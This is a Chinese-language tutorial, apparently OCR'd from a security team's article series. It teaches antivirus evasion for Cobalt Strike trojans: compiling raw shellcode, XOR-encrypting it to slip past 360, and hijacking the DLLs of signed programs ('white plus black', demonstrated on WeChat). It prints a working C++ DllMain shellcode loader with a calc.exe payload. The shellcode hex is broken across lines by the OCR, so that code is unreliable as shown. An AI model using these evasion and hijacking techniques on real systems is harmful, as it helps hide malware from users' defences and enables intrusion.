Author:雨夜RainyNight@Tide安全团队

Tide安全团队：

Tide安全团队致力于分享高质量原创文章，研究方向覆盖网络攻防、Web安全、移动终端、安全开发、IoT/物联网/工控安全等多个领域，对安全感兴趣的小伙伴可以关注或加入我们。

Tide安全团队自研开源多套安全平台，如Tide(潮汐)网络空间搜索平台、潮启移动端安全管控平台、分布式web扫描平台WDScanner、Mars网络威胁监测平台、潮汐指纹识别系统、潮巡自动化漏洞挖掘平台、工业互联网安全监测平台、漏洞知识库、代理资源池、字典权重库、内部培训系统等等。

Tide安全团队自建立之初持续向CNCERT、CNVD、漏洞盒子、补天、各大SRC等漏洞提交平台提交漏洞，在漏洞盒子先后组建的两支漏洞挖掘团队在全国300多个安全团队中均拥有排名前十的成绩。团队成员在FreeBuf、安全客、安全脉搏、t00ls、简书、CSDN、51CTO、CnBlogs等网站开设专栏或博客，研究安全技术、分享经验技能。

对安全感兴趣的小伙伴可以关注Tide安全团队Wiki：http://paper.TideSec.com 或团队公众号。

声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！


文章打包下载及相关软件下载： `https://github.com/TideSec/BypassAntiVirus`

本文目录：


- 一、直接生成可执行文件
- 二、加密shellcode后生成可执行文件
- 三、dll劫持白加黑方式免杀
- 3.1流程图
- 3.2具体操作
- 四、利用工具自动劫持
- 4.1劫持微信演示
- 五、利用远程线程注入shellcode混淆免杀
- 5.1详细操作
- 六、参考资料


一、直接生成可执行文件

目前网上有很多的shellcode自动免杀的工具，但是要知道杀毒软件检测某个免杀工具也是非常容易的，因为这些流行工具的指纹很容易被杀软公司搜集到然后加入检测库，这样就使得通过这个工具制作的shellcode免杀基本上就失灵了，工具就变得很容易过时，所以我们需要深入免杀，自己制作免杀。



我们使用CS生成C语言形式的shellcode以后，用VS编写程序加载shellcode直接生成木马程序。






!

image

关于shellcode的加载方式大家可以参考这篇文章：https://uknowsec.cn/posts/notes/shellcode%E5%8A%A0%E8%BD%BD%E6%80%BB%E7%BB%93.html

然后生成可执行文件后使用360静态查杀结果如下，这样直接生成可执行文件的形式有时候也可以躲避一些杀软的查杀。

点击我们直接生成的可执行文件，CS成功上线360未拦截。





二、加密shellcode后生成可执行文件

但是这种直接生成可执行文件的免杀效果有时候还是不太够，我们可以把shellcode进行加密存储，然后在执行的时候再解密出来执行，免杀效果会更好一些。


首先，我们要挑选一种加密方式来加密我们的shellcode,因为加密的方式有很多种，我们可以只对shellcode进行加密一次，也可以进行多次加密，在这里我就用最简单的异或加密来演示一下。

我们拿到shellcode以后可以将shellcode以16进制文本的形式粘贴进010 editor，然后使用其自带的异或运算来异或加密shellcode。





我们将异或加密过的shellcode(我异或的0x97)，粘贴进入我们编写的代码种，然后在执行之前进行循环异或回来，因为异或过X的内容，再异或一下X就会还原回以前的内容。




使用360进行静态查杀无毒，点击后CS可上线360未拦截。当然这只是很简单的一种加密方式，现在加密算法有很多，加密的方式也有很多，比如说base64加密，RC4加密，或者说是自己写的加密方式等等，没有哪一种加密方式是最好的。只要是能够隐藏我们shellcode原本内容的都可以进行尝试。

三、dll劫持白加黑方式免杀

上面的方法可以过一些杀毒，但是例如火绒有时候就可以在恶意软件一启动就拦截，但是如果你的恶意软件添加了数字签名，并且已经列入白名单，杀毒软件是不会拦截的。因为买数字签名太贵，但是如果我们利用dll劫持，把有数字签名的文件劫持了，利用白加黑文件的形式就可以轻松的利用别人的数字签名软件运行我们的木马。

3.1流程图



3.2具体操作

我们使用VS新建一个执行shellcode的dll，dllmain中代码如下,这里我使用的是弹计算器的shellcode且没有进行加解密操作，大家可以自行替换为自己的shllcode，或者再进行shellcode加解密操作都可以，可以参考上一篇文章《远控免杀从入门到实践(9)-深入免杀之shellcode加密》

我们需要注意三点:

执行shellcode的命令必须放在dll的主函数“DllMain”中

我们需要新建一个线程运行shellcode


必须要有一个导出函数，函数里面的内容随意编写，没有影响，只是作为一个引子而已。

```
// dllmain.cpp : 定义 DLL 应用程序的入口点。
#include "stdafx.h"
#include<windows.h>
#include<iostream>
HANDLE My_hThread = NULL;
unsigned char shellcode[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30\x8b\x
52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff\xac\x3c\x61\
x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b
\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8
b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x
01\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\
x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0
\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x1
2\xeb\x8d\x5d\x6a\x01\x8d\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f\x
87\xff\xd5\xbb\xe0\x1d\x2a\x0a\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\
x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5
\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";
DWORD  WINAPI  ceshi(LPVOID pParameter)
{
    __asm
    {
        mov eax, offset shellcode
        jmp eax
    }
    return 0;
}
BOOL APIENTRY DllMain( HMODULE hModule,
```


```
                        DWORD  ul_reason_for_call,
                        LPVOID lpReserved
                      )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH://初次调用dll时执行下面代码
    My_hThread = ::CreateThread(NULL, 0, &ceshi, 0, 0, 0);//新建线程
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
extern"C" _declspec(dllexport) void test()
{
    int a;
    a = 0;
}
```

我们编译生成dll以后，使用lordPE 查看一下输出表中是否有test函数，如果有则说明我们编写的dll没毛病

